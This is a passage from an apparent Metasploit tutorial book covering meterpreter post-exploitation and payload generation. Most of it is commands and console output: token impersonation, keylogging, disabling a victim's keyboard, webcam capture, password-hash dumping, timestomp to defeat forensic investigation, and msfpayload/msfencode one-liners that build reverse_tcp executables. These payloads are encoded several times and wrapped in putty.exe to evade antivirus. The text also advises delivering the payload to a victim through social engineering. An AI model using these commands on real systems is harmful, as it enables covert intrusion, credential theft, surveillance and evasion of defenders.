meterpreter > impersonate_token KALEEM-27A12BDC\\Administrator
[+] Delegation token available
[+] Successfully impersonated user KALEEM-27A12BDC\Administrator
meterpreter > getuid
Server username: KALEEM-27A12BDC\Administrator
meterpreter >
```

Steal token:

You can steal token from other users.
Usage: steal process id
eg: steal 1234

```
meterpreter > steal_token 1724
Stolen token with username: KALEEM-27A12BDC\Administrator
meterpreter >
```

drop token:

You can drop token to get back.You can see in the below picute,first I impersonate as kaleem and I used drop token command to get back to NT AUTHORITY.


Usage: drop_token

```
meterpreter > impersonate_token KALEEM-27A12BDC\\Administrator
[+] Delegation token available
[+] Successfully impersonated user KALEEM-27A12BDC\Administrator
meterpreter > getuid
Server username: KALEEM-27A12BDC\Administrator
meterpreter > drop_token
Relinquished token, now running as: NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


rev2self:

This command is also used to get back to the old user.

Usage:rev2self




getprivs: This command is used to get all the available privileges on the victim machine.



User interface and web cam commands:

idletime: This is used to view how long our victim is away from the system,meaning he doesnot interact with keyboard or mouse.



Keylogging:

All of us very are curious about what the victim is typing in his system and how to recored all those keystrokes.Metasploit developers have done a great job to write an in-built keylogger.We can monitor all the keystrokes typed by our victim.


Ther are 3 commands available in meterpreter.

keyscan_start: To start a keylogger on the victim machine.

keyscan_dump: To dump all the keystrokes typed by our victim.

keyscan_stop:To stop the keylogger on the victim's system.

I performed all these commands on my victim machine(windows xp).You can view them in the below picture.



Even it can record alt,ctrl,shift all keys.It is a very powerful command.

Uictl:This command is used to control the victim's keyboard and mouse.We can disable their keyboard or mouse remotely.

Usage :uictl enable\disable keyboard\mouse.

```
meterpreter > uictl -h
Usage: uictl [enable/disable] [keyboard/mouse]
meterpreter > uicitl disable keyboard
```

Screenshot:

We can grab screen shots of our victim's machine.We can view what the victim is viewing.You can see my windows machine desktop here.


Usage: screeenshot

Webcam commands:

Another interesting commands are webcam commands.You can view the victim remotely.I do not have a webcam in my laptop(i am using a pretty old one).You can try this command in your system.
There are two commands are available.

1)webcam_list: To view list the list of webcams.
Usage:webcam_list

2)webcam_snap: To take the snap shot of our victim.
Usage:webcam_snap




I have got an error because I do not have a webcam on my laptop.It will work if you have one on yours.

Priv commands:

These commands are used to escalate privileges and to get all the available previleges on the victim machine.
Getsystem: This command is used to get privileges on the victim system.

Usage: getsystem



hashdump: This command is used to dump all the hashed passwords from the victim system.

You can use crack the hashed passwords using psexec exploit or jtr_crack_fast.


timestomp(anti forensic tool):

When we are conducting a pentest on the victim's system,we may access their filesystem.If any forensic investigation,they will easily detect that the system has been compromised.The best way to avoid forensic detection is not to access our victim's file system.So we will use meterpreterIt completely resides in the memory and does not write any data on the disk.However, in most of the cases we will interact with the file system.

Then we have to use 'timestomp' ,a great tool to avoid forensic detection.By using this tool we can escape from forensic investigation.By using this tool,one can change the MAC(modified,access,creation)attributes of a file.

You can view various options by typing 'timestomp -h' command.

Usage: timestomp -h




Set the creation time of a file :

We can set our own creation time to a file.To do this use '-c' option.

Usage: timestomp path of the file -c "MM/DD/YYYY HH:MM:SS"

Eg: timestomp c:\\creditcard.txt -c "08/20/1970 12:12:12"




Set the modificaiton time of a file:

We can set the modification time of a file.To do this use '-m' option.

Usage:timestomp path of the file -m "MM/DD/YYYY HH:MM:SS"

Eg: timestomp c:\\creditcard.txt -m "09/12/2015 12:13:24"




Set the accessed time of a file:

We can set the accessed time of a file.To do this use '-a' option.

Usage :timestomp path of the file "MM/DD/YYYY HH:MM:SS"

Eg:timestomp c:\\creditcard.txt "09/18/1999 12:46:45"



To display MAC attributes:

Use '-v' option to display all attributes.

Usage:timestomp path of the file -v

Eg: timestomp c:\\creditcard.txt -v

```
meterpreter > timestomp c:\\creditcard.txt -v
Modified      : 2012-12-19 09:35:40 +0530
Accessed      : 2012-12-20 23:07:02 +0530
Created       : 1970-08-20 12:12:12 +0530
Entry Modified: 2012-12-19 19:17:22 +0530
meterpreter >
```

To set existing file attributes:

We can set already existing file attributes to a our specified file. To do this use '-f' option.In the below example i specified 'ntldr' file attributes to my file.

Usage: timestomp path of our file -f path of existing file

Eg: timestomp c:\\creditcard.txt -f c:\\ntldr

```
meterpreter > timestomp c:\\creditcard.txt -f c:\\ntldr
[*] Setting MACE attributes on c:\creditcard.txt from c:\ntldr
meterpreter > timestomp c:\\creditcard.txt -v
Modified      : 2004-08-04 17:30:00 +0530
Accessed      : 2012-07-26 19:15:44 +0530
Created       : 2004-08-04 17:30:00 +0530
Entry Modified: 2012-07-26 19:17:09 +0530
meterpreter >
```

Chapter Seven

Metasploit Utilities

Metasploit comes with two utilities to genearate shellcode and to evade anti-virus detection.Using these utilities we can stealthily do the exploitation.
There are two types of utilities

1.Msfpayload
2.Msfencode

1.Msfpayload:

Using msfpayload we can generate shellcode executables,and we can use that shellcode outside the framework.We can generate payload according to our format.we can create C,Ruby,Javascript and exe many types of formats.

Step 1:

Usage : msfpayload -h

step 2:

To view various options to fill.

Usage: **msfpayload windows/meterpreter/reverse_tcp O**

step 3

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=445 X> payload.exe

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=1234 X > payload.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.217.133", "LPORT"=>"1234"}
```

Here i filled the options LHOST AND LPORT and created .exe type payload.

Next i am going to use multihandler exploit to attack.

Step 4: **multi handler exploit**

1.use exploit/multi/handler
2.set payload windows/meterpreter/reverse_tcp
3.set LHOST 192.168.217.133
4.set LPORT 1234
5.exploit

send the created payload to the victim using some social engineering techniques and when he opens that payload you will get the meterpreter shell.

```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.217.133
LHOST => 192.168.217.133
msf  exploit(handler) > set LPORT 1234
LPORT => 1234
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.217.133:1234
[*] Starting the payload handler...
```

Msfencode:

The payload which we have generated using msfpayload is fully functional and if victim scans with the help of an antivirus,it could be detected.Antivirus softwares look for signature to scan,so the shell code is detected by the antivirus.

To evade this , metasploit developers have done a great job to introduce a new utility called msfencode.Using this we can encode our shell code with various encoders to bypass antivirus detection.

Usage :msfencode -h

There are different kind of options available to use.

Important options

-c ---------- means count how many no. of times we are encoding

eg : -c 5 -------means i am encoding 5 times.

-e----------Name of the encode we use

eg: -e x86/alpha_upper

-o---------- Give out file name

eg: -o payload.exe

-t----------Type of format

eg: -t raw

-x---------- Option to give alternative templete.

Eg: -x notepad.exe

-k----------The given temple opens and our payload runs in new process.

Eg: -x notepad.exe -k

The victim is shown the notepad when he opens the file but that payload runs stealthily on the background.

List of msfencoders :

Usuage: msfencode -l

```
root@bt:~# msfencode -l

Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/generic_sh                good       Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
```


These are a list of available encoders .We can encode our payload using any of the above encoders to evade antivirus detection.

The very good encoder is shikata_ga_nai it is a polymorphic encoder.

Step 3 : **Encoding wiht msfencode**

Usage: **msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=4444 R | msfencode -e x86/shikata_ga_nai -t exe > payload.exe**

explanation about above command



msfpayload----------Command to generate payload

windows/meterpreter/reverse_tcp--- meterpreter payload

LHOST----------My backtrack system ip address

LPORT----------Port number to bind

R | ----------'R'means raw type of input,I used wiht pipe symbol.This pipe symbol appends the msfpayload output msfencode.

Msfencode---------- Command to encode our payload


-e---------- "-e" is used to before the name of the encoder.
shikata_ga_nai---------- Name of the encoder.

-t exe---------- "-t" is used to tell what type of extension we are using.Here i am using .exe extension.
> payload.exe---------- output file name is payload.

Multi encoding with msfencode

Step 4:

Usage: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=444 R | msfencode -e x86/shikata_ga_nai -c 5 -t raw | msfencode -e x86/countdown -c 8 -t raw | msfencode -e x86/shikata_ga_nai -c 9 -t exe >payload.exe



Explanation

In the above command I have used 3 encoders.I have differntiated 3 of them in different colours.

Red colour: msfencode -e x86/shikata_ga_nai -c 5 -t raw

I encoded shikata_ga_nai encoder 5 times and type of output is raw.

Green colour: msfencode -e x86/countdown -c 8 -t raw

I encoded countdown encoder 8 times and type of outpur is raw

Pink colour: msfencode -e x86/shikata_ga_nai -c 9 -t exe

I encoded shikata_ga_nai encoder 9 times and type of output is exe

I did all these encoding to evade antivirus detection.This is called multi encoding because i used many encoders to encode my payload.

Encoding with Custom executabel templats

Step 5: **msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=4444 R | msfencode -e x86/shikata_ga_nai -c 5 -t exe -x putty.exe -o payload.exe -k**

Explanation:

I encoded my payload with shikata_ga_nai encoder 5 times and type of output is .exe.

-x putty.exe --------- This is custom executable templete

-o payload.exe-------Output file and the name of file is payload

-k----------It create a new process and run stealthy in the background

Chapter Eight

Meterpreter scripting

Meterpreter has many inbuilt scripts to complete our difficult task with using just a sample script.We can create our own scirpts using ruby language and run those scripts after exploitation.

You can see sample scripts in the above picture.There are more than 200 scripts available in metasploit to do our post exploitation.Now i will discuss some important scripts.

1.checkvm
2.credcollect
3.keylogrecorder
4.vnc
5.webcam
6.getcountermeasure
7.killav
8.scraper
9.enum_firefox
10.file_collector
11.arp_scanner
12.gettelnet
13.hostedit

To execute a particular script you should use the "run" command along with that script name.

Usage: run checkvm

1)checkvm :This script is used to check target is runnig or virtual machine or not.

```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter >
```

2)credcollect:This script is used to collect the hacked passwords.

Usuage :run credcollect

```
meterpreter > run credcollect
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee
89c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe
    Extracted: HelpAssistant:d4459b1e4d65ef09b730e85c82b5d2c1
716e
    Extracted: SUPPORT_388945a0:aad3b435b51404eeaad3b435b5140
83ef4a9
[+] Collecting tokens...
    KALEEM-27A12BDC\Administrator
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

3)keylogrecorder: This script will record all keystorkes which has typed on the victim system.

```
meterpreter > run keylogrecorder
[*]     explorer.exe Process found, migrating into 1388
[*] Migration Successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/keylogreco
0121216.2945.txt
[*] Recording
```

4)vnc:This script is very useful script.It gives remote desktop connect on the remote system.you can see my windows system here.

Usage : run vnc

